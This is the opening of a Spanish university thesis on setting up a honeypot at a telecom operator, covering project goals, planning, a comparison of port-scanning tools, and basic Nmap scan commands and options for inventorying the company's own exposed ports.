Honeypot, añadiendo una capa de seguridad en una empresa de telecomunicaciones

Memoria del Proyecto Final de Grado

Autor: Adan Álvarez Vilchez
Supervisión: Cristina Pérez Solà
03/01/2017

(Página en blanco)

Licencia

Agradecimientos

A todas las personas que me ha apoyado durante la realización de este proyecto y durante todos estos años en la UOC. Especialmente a mi familia, pareja, amigos, y compañeros de trabajo, sin ellos este proyecto no habría sido posible.

A Cristina Pérez como consultora por toda la ayuda brindada durante la ejecución del proyecto.

A VozTelecom por ofrecerme la infraestructura necesaria para poder desarrollar el proyecto.

Abstracto

El presente proyecto de final de grado, pretende consolidar gran parte de los conocimientos adquiridos durante la realización del grado de Ingeniería informática. Este está adscrito al área de seguridad informática y consiste en la implementación, en un operador de telecomunicaciones, de un sistema honeypot que nos permita anticipar y bloquear ataques hacia servidores y clientes y obtener información sobre los ataques recibidos.

En esta memoria se describen todas las etapas que se han llevado a cabo para tener el honeypot funcionando. Desde el estudio inicial y obtención de información hasta la puesta en marcha del honeypot y del sistema de presentación de datos y bloqueo de ataques.

Los diferentes elementos configurados durante la ejecución del proyecto, como son el sistema de escaneo de puertos, el sistema de notificación de cambios en los puertos abiertos, el honeypot, el visor de eventos y el sistema de bloqueo de ataques han sido desarrollados y configurados adaptados a un operador de telecomunicaciones. Estos elementos pretenden aportar información sobre seguridad en la operación diaria, añadiendo además una capa de seguridad extra a las existentes que permita reducir el número de ataques recibidos en clientes y servidores.

Abstract (English)

This dissertation is an attempt to consolidate most of the knowledge acquired during the course of the degree in Computer Engineering. The project is related to the computer security area and consists of the implementation, in a telecommunications operator, of a honeypot system, that will allow us to predict and block attacks to our servers and to our clients. Moreover, it will provide us with information about the attacks we receive.

The thesis describes all the steps which were done in order to have the honeypot working. Starting with the initial study and the information gathering until the setup of the honeypot and the systems that will show and block the attacks.

The different components configured during the execution of the project, such as: the port scanning system, the notification system of newly opened ports, the honeypot, the event viewer and the attack blocking system have been developed and configured in order to be adapted to the needs of a telecommunications operator. These elements should provide us with information about security for the daily usage, adding an extra layer of security to the existing ones in order to reduce the number of attacks which clients and servers receive.

Palabras clave

Honeypot, seguridad, análisis de ataques, telecomunicaciones, detección.

Índice

Índice de imágenes

Índice de tablas

1. Introducción

1.1. Problema a resolver

Debido a la gran cantidad de datos e información sensible que maneja un operador de telecomunicaciones y a que son un elemento principal para empresas y usuarios al ofrecer un servicio básico, los operadores de telecomunicaciones son un objetivo claro de ciber-ataques. Tanto es así que en 2015 estos aumentaron un 45% según se puede leer en el artículo The Global State of Information Security Survey 2016[1] publicado recientemente por la consultora PwC.

El crecimiento de estos ataques y su foco en los operadores de telecomunicaciones supone una gran amenaza para estos, por lo que las empresas de telecomunicaciones necesitan aplicar todas las medidas de seguridad necesarias para garantizar un servicio de calidad y que los datos que manejan no son comprometidos.

Las infraestructuras de estas, en muchos casos, no son sencillas y por lo tanto esto provoca que las medidas de seguridad que se deben aplicar deban adaptarse a sus características, siendo así más costoso aplicar medidas de seguridad, ya que se alejan de los escenario más comunes.

Este problema se agudiza más cuando las empresas de telecomunicaciones son PYMES, debido a que estas cuentan con menos recursos y por lo tanto es más difícil poder añadir todas las capas de seguridad necesarias para estar protegidas frente a los ciber-ataques.

En este proyecto se pretende reducir la exposición a cyber-ataques de un operador de telecomunicaciones mediante el uso de un sistema honeypot. Los honeypot son sistemas creados para ser atacados con el objetivo de descubrir a los atacantes y sus formas de actuar, obteniendo así información que luego podrá ser usada para bloquear ataques a sistemas de producción.

Este sistema deberá ser adaptado a las características del operador, exponiendo así los mismos puertos que el operador tiene en sus servidores de producción y deberá ser posible modificar la configuración de este para adaptarla a nuevos escenarios siempre que sea necesario. La información resultante de este honeypot deberá poder ser utilizada para generar reglas de bloqueo que eviten ataques a los servidores de producción. Por lo tanto, dentro de este proyecto, se pretende además observar que información se obtiene del honeypot realizando ataques a este.

1.2. Objetivos

El objetivo final de este proyecto es poner en marcha un sistema de seguridad honeypot adaptado a una PYME dedicada a las telecomunicaciones y a ofrecer servicios en la nube, que añada así una capa de seguridad para hacer frente a los

ciber-ataques. Para la consecución de este objetivo final se plantean los siguientes objetivos intermedios:

1. Creación de una base de datos con información de todos los puertos expuestos que será utilizada para la configuración del honeypot.
2. Creación de un sistema que analice los puertos expuestos en la actualidad y los que tenemos documentados con el objetivo de identificar puertos que no deban estar abiertos para así cerrarlos o modificar la configuración del honeypot y así adaptarlo al nuevo escenario.
3. Análisis de honeypots actuales y como estos se adaptan a nuestras necesidades.
4. Puesta en marcha de un honeypot adaptado a las características del operador.
5. Puesta en marcha de un sistema que se alimente de la información generada por el honeypot para bloquear ataques en sistemas de producción.
6. Realización de ataques controlados al honeypot para observar los resultados obtenidos.
7. Análisis de los ataques recibidos en el honeypot para ayudar a determinar en un futuro que nuevas medidas de seguridad serán necesarias en la empresa.

1.3. Metodología

El proyecto se dividirá en tres secciones y cada una de las secciones dependerá del trabajo realizado en la anterior sección. Cada una de estas tres secciones contará con una parte teórica y con una parte práctica. A continuación se detallan las secciones.

En la primera sección se estudiarán las herramientas disponibles para el escaneo de puertos, específicamente se centrará en la herramienta más utilizada a día de hoy: nmap y cómo podemos usar la información obtenida con nmap para crear una base de datos de puertos expuestos. Además, en esta primera sección se deberá diseñar y poner en marcha una base de datos para guardar la información de los puertos expuestos en cada servidor que luego podremos utilizar para la configuración del honeypot. Por último, se deberá configurar un sistema que nos notifique de cambios en los puertos expuestos.

Una vez finalizada la primera sección contaremos con una base de datos con todos los puertos expuestos, por lo tanto en este momento deberemos estudiar qué herramientas actuales existen en el mercado que nos permitan reproducir este escenario y crear un honeypot, teniendo en cuenta que el escenario puede cambiar en un futuro y por lo tanto debemos hacer que este honeypot pueda ser flexible.

Tras la finalización de la segunda sección tendremos un honeypot funcionando, por lo tanto en esta sección deberemos estudiar los datos que nos facilita este honeypot y que herramientas actuales nos ayudarán a tratar estos datos y utilizarlos para proteger los sistemas de producción. Una vez tengamos claro cómo tratar la información y que herramientas utilizar deberemos ponerlas en marcha y tras esto realizar ataques controlados para ver qué información obtenemos. Además de los ataques controlados

deberemos estudiar la información generada por ataques no controlados que nos ayudarán a decidir en un futuro si la empresa necesita nuevas medidas de seguridad.

1.4. Tareas a realizar

Tareas que se realizarán en cada una de las secciones del proyecto:

1. Obtención de información de los puertos expuestos:
   1.1 Análisis de las diferentes herramientas de escaneo de puertos.
   1.2 Análisis de nmap y cómo analizar los resultados de nmap.
   1.3 Diseño de una Base de datos para guardar los datos obtenidos de nmap.
   1.4 Instalación, configuración y puesta en marcha de la Base de datos diseñada en el punto 1.3.
   1.5 Añadir datos a la base de datos con los datos obtenidos de nmap.
   1.6 Diseñar y poner en marcha un sistema que nos notifique de los cambios en los puertos expuestos en la plataforma.

2. Honeypot:
   2.1 Estudiar qué herramienta o herramientas nos serán de utilidad para configurar un honeypot con los datos obtenidos en el punto 1.
   2.2 Estudiar como las herramientas localizadas pueden trabajar de forma conjunta y que flexibilidad tienen.
   2.3 Instalar un servidor y las herramientas seleccionadas.
   2.4 Configurar las herramientas.

3. Obtención de información de los ataques y bloqueo de estos:
   3.1 Analizar cómo tratar la información que podemos obtener del honeypot.
   3.2 Estudiar qué herramientas nos serán útiles para tratar esta información.
   3.3 Analizar cómo podemos utilizar esta información para bloquear ataques.
   3.4 Instalación y configuración de las herramientas necesarias para bloquear ataques.
   3.5 Realizar ataques de demostración.
   3.6 Análisis de los ataques recibidos y como estos son bloqueados.

1.5. Planificación


La primera tarea, que se centrará en obtener información de la infraestructura actual se realizará desde el día 10/10/2016 hasta el 06/11/2016. Seguido de esta tarea se realizará la tarea central del proyecto que es la puesta en marcha del honeypot, esta tarea se realizará desde el día 07/11/2016 hasta el 04/12/2016. Por último, la tarea centrada en el análisis de la información para la protección contra ataques se realizará desde el día 05/12/2016 hasta el 03/01/2016. Además, durante todo el proyecto se


contempla la escritura de la memoria. A continuación se muestra una tabla donde se indican cada una de las tareas y sus subtaréas:

Tarea	Subtarea	Fecha
Obtención de información de los puertos expuestos	Análisis de las diferentes herramientas de escaneo de puertos	10/10/2016 - 14/10/2016
	Análisis de nmap y como analizar los resultados de nmap	15/10/2016 - 16/10/2016
	Diseño de una Base de datos para guardar los datos obtenidos de nmap	17/10/2016 - 19/10/2016
	Instalación, configuración y puesta en marcha de la Base de datos	20/10/2016 - 27/10/2016
	Añadir datos a la base de datos con los datos obtenidos de nmap	28/10/2016 - 30/10/2016
	Diseñar y poner en marcha un sistema que nos notifique de los cambios en los puertos expuestos en la plataforma.	31/10/2016 - 06/11/2016
Honeypot	Estudiar qué herramienta o herramientas nos serán de utilidad para configurar un honeypot con los datos obtenidos en la primera fase	07/11/2016 - 13/11/2016
	Estudiar como las herramientas localizadas pueden trabajar de forma conjunta y que flexibilidad tienen	14/11/2016 - 20/11/2016
	Instalar un servidor y las herramientas seleccionadas	21/11/2016 - 27/11/2016
	Configurar las herramientas	28/11/2016 - 04/12/2016
Obtención de información de los ataques y bloqueo	Analizar cómo tratar la información que podemos obtener del honeypot	05/12/2016 - 08/12/2016
	Estudiar qué herramientas nos serán útiles para tratar esta información	09/12/2016 - 12/12/2016
	Analizar cómo podemos utilizar esta información para bloquear ataques	13/12/2016 - 17/12/2016
	Instalación y configuración de las herramientas necesarias para bloquear ataques	18/12/2016 - 24/12/2016
	Realizar ataques de demostración	25/12/2016 - 28/12/2016
	Análisis de los ataques recibidos y como estos son bloqueados.	29/12/2016 - 03/01/2016
Documentación	Escritura de la memoria	10/10/2016 - 03/01/2016
	Presentación	03/01/2016 - 11/01/2016

Tabla 1: Planificación de tareas

Diagrama de Gantt:





1.6. Recursos necesarios

Para la puesta en marcha del sistema de escaneo de puertos será necesario un servidor que se encuentre fuera de la red a escanear, simulando así el escenario de un atacante. Este servidor no deberá tener muchos recursos ya que no deberá realizar tareas costosas.




Ilustración 1: Esquema escáner de puertos

Para la puesta en marcha del honeypot deberemos contar con un servidor con más recursos dentro de la propia red.




Ilustración 2: Esquema escáner de puertos y honeypot

Por último, se deberá analizar si las aplicaciones necesarias para la obtención y tratado de información del honeypot podrán estar dentro del mismo servidor que el honeypot o tendrán que instalarse en un servidor independiente.

2. Estado del arte

El campo de la seguridad informática está experimentando, en los últimos años, un crecimiento constante, el aumento de los ciber-ataques ha hecho que las empresas cada vez requieran más de perfiles especializados en la seguridad de la información y contraten servicios de seguridad. Además, cada vez son más las personas interesadas en este campo debido a la gran cantidad de información que se puede localizar en Internet. El hecho de que este campo esté muy ligado a Internet hace que a día de hoy podamos encontrar mucha información de todo tipo, tanto de expertos de la seguridad de la información tratando temas complejos, como de personas que se inicia en este campo y quiere realizar sus aportaciones, investigaciones, creación de herramientas propias, modificaciones de herramientas, etc.

El campo de la seguridad informática evoluciona cada día, por un lado los chicos malos intentan mejorar sus ataques para así evitar las medidas de seguridad, y por otro lado las empresas de seguridad y toda la comunidad de la seguridad intentan mejorar las herramientas de protección para hacer frente a todas las amenazas. Para poder hacer frente a las amenazas es necesario entender muy bien cómo funcionan los ataques y cómo piensan los atacantes, es en este punto donde los honeypot juegan un papel muy importante, ya que con el uso de estos podemos obtener información sobre los atacantes, que podremos usar a posteriori para defendernos.

A día de hoy existen multitud de programas que simulan aplicaciones con el único objetivo de ser atacadas para obtener información, existen además distribuciones completas con diversas herramientas que nos permiten la puesta en marcha de servicios con el único objetivo de ser atacados. Además, podemos encontrar proyectos dedicados a los honeypots, como puede ser The Honeynet Project[2] y mucha documentación de diverso tipo sobre honeypots.

A pesar de todos los programas dedicados a simular servicios y aplicaciones, las distribuciones y la documentación que podemos encontrar en Internet, no existe un manual de cómo poner en marcha un honeypot adaptado a las necesidades de una empresa, ni existe un software que se adapte de forma fácil a las características de una empresa. Esto es así, en parte, porque el uso de honeypots se ha centrado más en la investigación que no en ofrecerse como servicio. La tarea de poner en marcha un honeypot en una empresa se complica aún más cuando la infraestructura es compleja, como lo es la de un operador de telecomunicaciones.

Durante este proyecto se pretende dar solución a este problema, por esto no solo se centrará en la instalación y configuración de un sistema honeypot sino en todo el análisis previo de la infraestructura a simular, qué distribuciones, herramientas o programas se adaptan mejor y como la información obtenida de este honeypot nos aporta valor.

2.1. Crítica al estado del arte

Los honeypots han existido desde hace más de 15 años, por ejemplo, The Honeynet Proyect fue fundado en 1999. Pese a esto, el uso de estos nunca ha sido muy extenso

y todavía a día de hoy su uso se encuentra muy por debajo del uso de otras herramientas de seguridad como pueden ser los Firewalls.

Podemos observar esto realizando varias búsquedas en Internet. Si tratamos de buscar ofertas laborales con la palabra clave honeypot en el portal líder de ofertas de empleo en España no tendremos ningún resultado. En cambio, si la palabra clave es firewall sí que nos aparecerán resultados.

Ilustración 3: Búsqueda de honeypot y firewall en InfoJobs

Del mismo modo que no localizamos ofertas laborales en las cuales se utilice la palabra honeypot, podemos observar utilizando Google Trends[3] como el término honeypot apenas tiene búsquedas, mientras que términos como firewall, antivirus, IDS o USM tienen un índice de búsquedas mayor.




Ilustración 4: Comparación en Google Trends de firewall, honeypot, antivirus, IDS, USM

Del mismo modo, si realizamos una búsqueda en Google por empresas dedicadas a la instalación de honeypots observaremos que entre los resultados no aparecen empresas dedicadas a esto, cosa que no sucederá con los firewall.

Con todo esto, podemos ver que los honeypots no son a día de hoy una herramienta que se utilice de forma común en las empresas para añadir una capa de seguridad.

En este proyecto se intentará demostrar mediante la instalación de un honeypot en una empresa de telecomunicaciones que estos son realmente una herramienta útil que debería usarse de forma más común.

3. Obtención de información

3.1. Herramientas de escaneo

El objetivo de este apartado es obtener información sobre los puertos expuestos, guardar esta información y tratarla para así poderla utilizar para configurar un honeypot adaptado a las necesidades del operador. El escaneo de puertos consiste en enviar paquetes TCP y UDP a las diferentes máquinas y observar su respuesta para así determinar en qué estado están los puertos.

Existen diferentes técnicas para el escaneo de puertos, la diferencia entre estas es el tipo de paquete que se envía y la respuesta que se espera. Según el paquete enviado y la respuesta obtenida se podrá saber si un puerto está abierto, cerrado o hay un firewall. Por lo tanto, es posible programar una herramienta que abra una conexión hacia una máquina, a un puerto determinado y analice la respuesta para así conocer el estado del puerto, pese a que esta no sería una tarea complicada, a día de hoy encontramos multitud de herramientas preparadas para esto.

Strobe[4]: Programado por Julian Assange en 1995 se considerada una de las primeras herramientas de escaneo de puertos open source. Strobe se lanza vía línea de comandos, no cuenta con interfaz gráfica y está pensada para ser usada en Linux. Esta herramienta solo realiza escaneos de puertos TCP y estos pueden ser a un host determinado o a varios host. Strobe utiliza varios sockets en paralelo para así mejorar los tiempos de escaneos.

Angry IP scanner[5]: Herramienta multiplataforma de escaneo de puertos escrita en Java, cuenta con una interfaz gráfica que facilita su uso y además permite exportar los resultados de los escaneos a txt, cvs, xml y lst (listado IP:Puerto).

Permite escanear rangos de puertos, realizar escaneos aleatorios dentro de un rango y escanear los hosts indicados a través de un fichero.

Tiene un apartado de configuración donde entre otras opciones podemos indicar el número de conexiones simultaneas, tipos de pings para descubrir equipos y puertos a descubrir. De todos modos, no tiene opciones avanzadas de configuración para realizar diferentes escaneos de puertos.




Ilustración 5: Interfaz gráfica Angry IP Scanner

SuperScan[6]: Herramienta distribuida por Intel Security para el escaneo de puertos y que funciona bajo Windows. Consta de una interfaz de gestión sencilla y además de varias opciones de configuración para los escaneos de puertos añade otras opciones de escaneos para sistemas Windows. Esta herramienta se complementa con una serie de herramientas para lanzar pings, peticiones web, realizar consultas a RIPE etc.




Ilustración 6: Interfaz gráfica SuperScan 4.1

NetScanTools[7]: Aplicación para Windows que no se basa únicamente en el escaneo de puertos de un host o red destino sino que realiza una amplia búsqueda de información sobre el host destino. Entre los datos que intenta obtener se encuentran registros DNS, información sobre la IP y el rango, ruta hacia el host etc.

Cuenta con una versión gratuita con menos opciones y una opción de pago orientada a empresas.




Ilustración 7: Interfaz gráfica NetScanTools

	Gestión	Opciones de configuración	Documentación	Multiplataforma	Continuidad
Strobe	Línea de comandos	Escasas	Escasa	No, solo Linux	No
Angry IP scanner	Interfaz gráfica	Sí , pero no cuenta con opciones avanzadas de escaneos	Sí	Sí	Sí
SuperScan	Interfaz gráfica	Sí, variadas pero no solo enfocadas en los escaneos de puertos	Escasa	No, solo Windows	No
NetScanTools	Interfaz gráfica	Sí, variadas pero no solo enfocadas en los escaneos de puertos	Sí, vídeos	No, solo Windows	No
Nmap	Línea de comandos y interfaz gráfica	Sí, muy variadas	Sí, muy extensa	Sí	Sí

Tabla 2: Comparación de herramientas de escaneo

3.1.1. Nmap

La herramienta de escaneo de puertos que se utilizará en este proyecto será Nmap[9]. Nmap es la herramientas de escaneo de puertos más utilizada a día de hoy, ya que soporta varias técnicas de escaneo, con una configuración sencilla y muy flexible a la par que potente. Es una herramienta gratuita y puede ser utilizada en diferentes sistemas operativos como Linux, Windows o Mac OS. Además, encontramos a día de hoy mucha documentación sobre su uso y múltiples herramientas que tienen su base bajo Nmap o nos sirven para trabajar con los resultados obtenidos de Nmap.

El uso básico de Nmap es el siguiente:

```
nmap IP/RANGO/DOMINIO
```

Con esto Nmap realiza un escaneo de los 1000 puertos más comunes en TCP hacia la IP o rango de ips especificados utilizando la técnica más popular, SYN Scan.

Para realizar un escaneo completo de una máquina es necesario añadir la opción -p y el rango de puertos, en este caso del 1 al 65535, Nmap permite realizar el escaneo de todos los puertos simplemente indicando -p-.

```
nmap -p- IP/RANGO/DOMINIO
```

Como se puede observar en la documentación de Nmap, esta herramienta cuenta con una gran cantidad de técnicas de escaneo, estas técnicas son muy útiles sobre todo cuando tratamos de realizar escaneos sobre una red protegida por un firewall. En este caso el escaneo lo queremos realizar sobre una red nuestra por lo que no tendremos que utilizar ninguna técnica de evasión y la técnica TCP SYN scan, técnica por defecto, será suficiente para el escaneo de puertos TCP. Esta técnica se basa en enviar un paquete SYN y esperar la respuesta, si el servidor responde con un paquete TCP con los flags SYN/ACK el puerto estará abierto, si el servidor responde con un paquete TCP con el flag RST el puerto está cerrado. En el caso de no responder o responder con un *ICMP unreachable error* el puerto se marcará como filtrado.

Por otro lado, los puertos UDP podrán ser escaneados utilizando la técnica UDP scans (-sU), este escaneo es más lento que el escaneo TCP ya que para determinar si un puerto está abierto es necesario enviar un paquete UDP y esperar una respuesta, en caso de no recibir respuesta el puerto puede estar abierto o filtrado, de recibir un paquete *ICMP port unreachable* de tipo 3 código 3 el puerto estará cerrado, de recibir cualquier otro paquete *ICMP unreachable error* tipo 3 códigos 0, 1, 2, 9, 10 o 13 el puerto se marcará como filtrado.

Para el escaneo de una red con muchos equipos es importante tener en cuenta las opciones que ofrece Nmap para mejorar el rendimiento[10].

Entre las opciones a configurar encontramos:

--host-timeout: Para indicar el tiempo máximo que Nmap estará realizando un escaneo a un host.

--min-hostgroup y --max-hostgroup: Nmap agrupa los hosts para realizar escaneos en paralelo, con esta opción se podrá indicar el número de hosts mínimo y máximo a los que Nmap estará realizando un escaneo.

--min-parallelism --max-parallelism: Para indicar el número máximo y mínimo de pruebas en paralelo.

-min-rtt-timeout, --max-rtt-timeout y --initial-rtt-timeout: Para indicar cuanto es el tiempo mínimo de timeout en una prueba y el máximo.

--max-retries: Para indicar el número de intentos que se deben realizar si una prueba da timeout antes de dar el puerto por filtrado.

-Pn: Para evitar el descubrimiento de hosts con ICMP y tratar todos los servidores como activos.

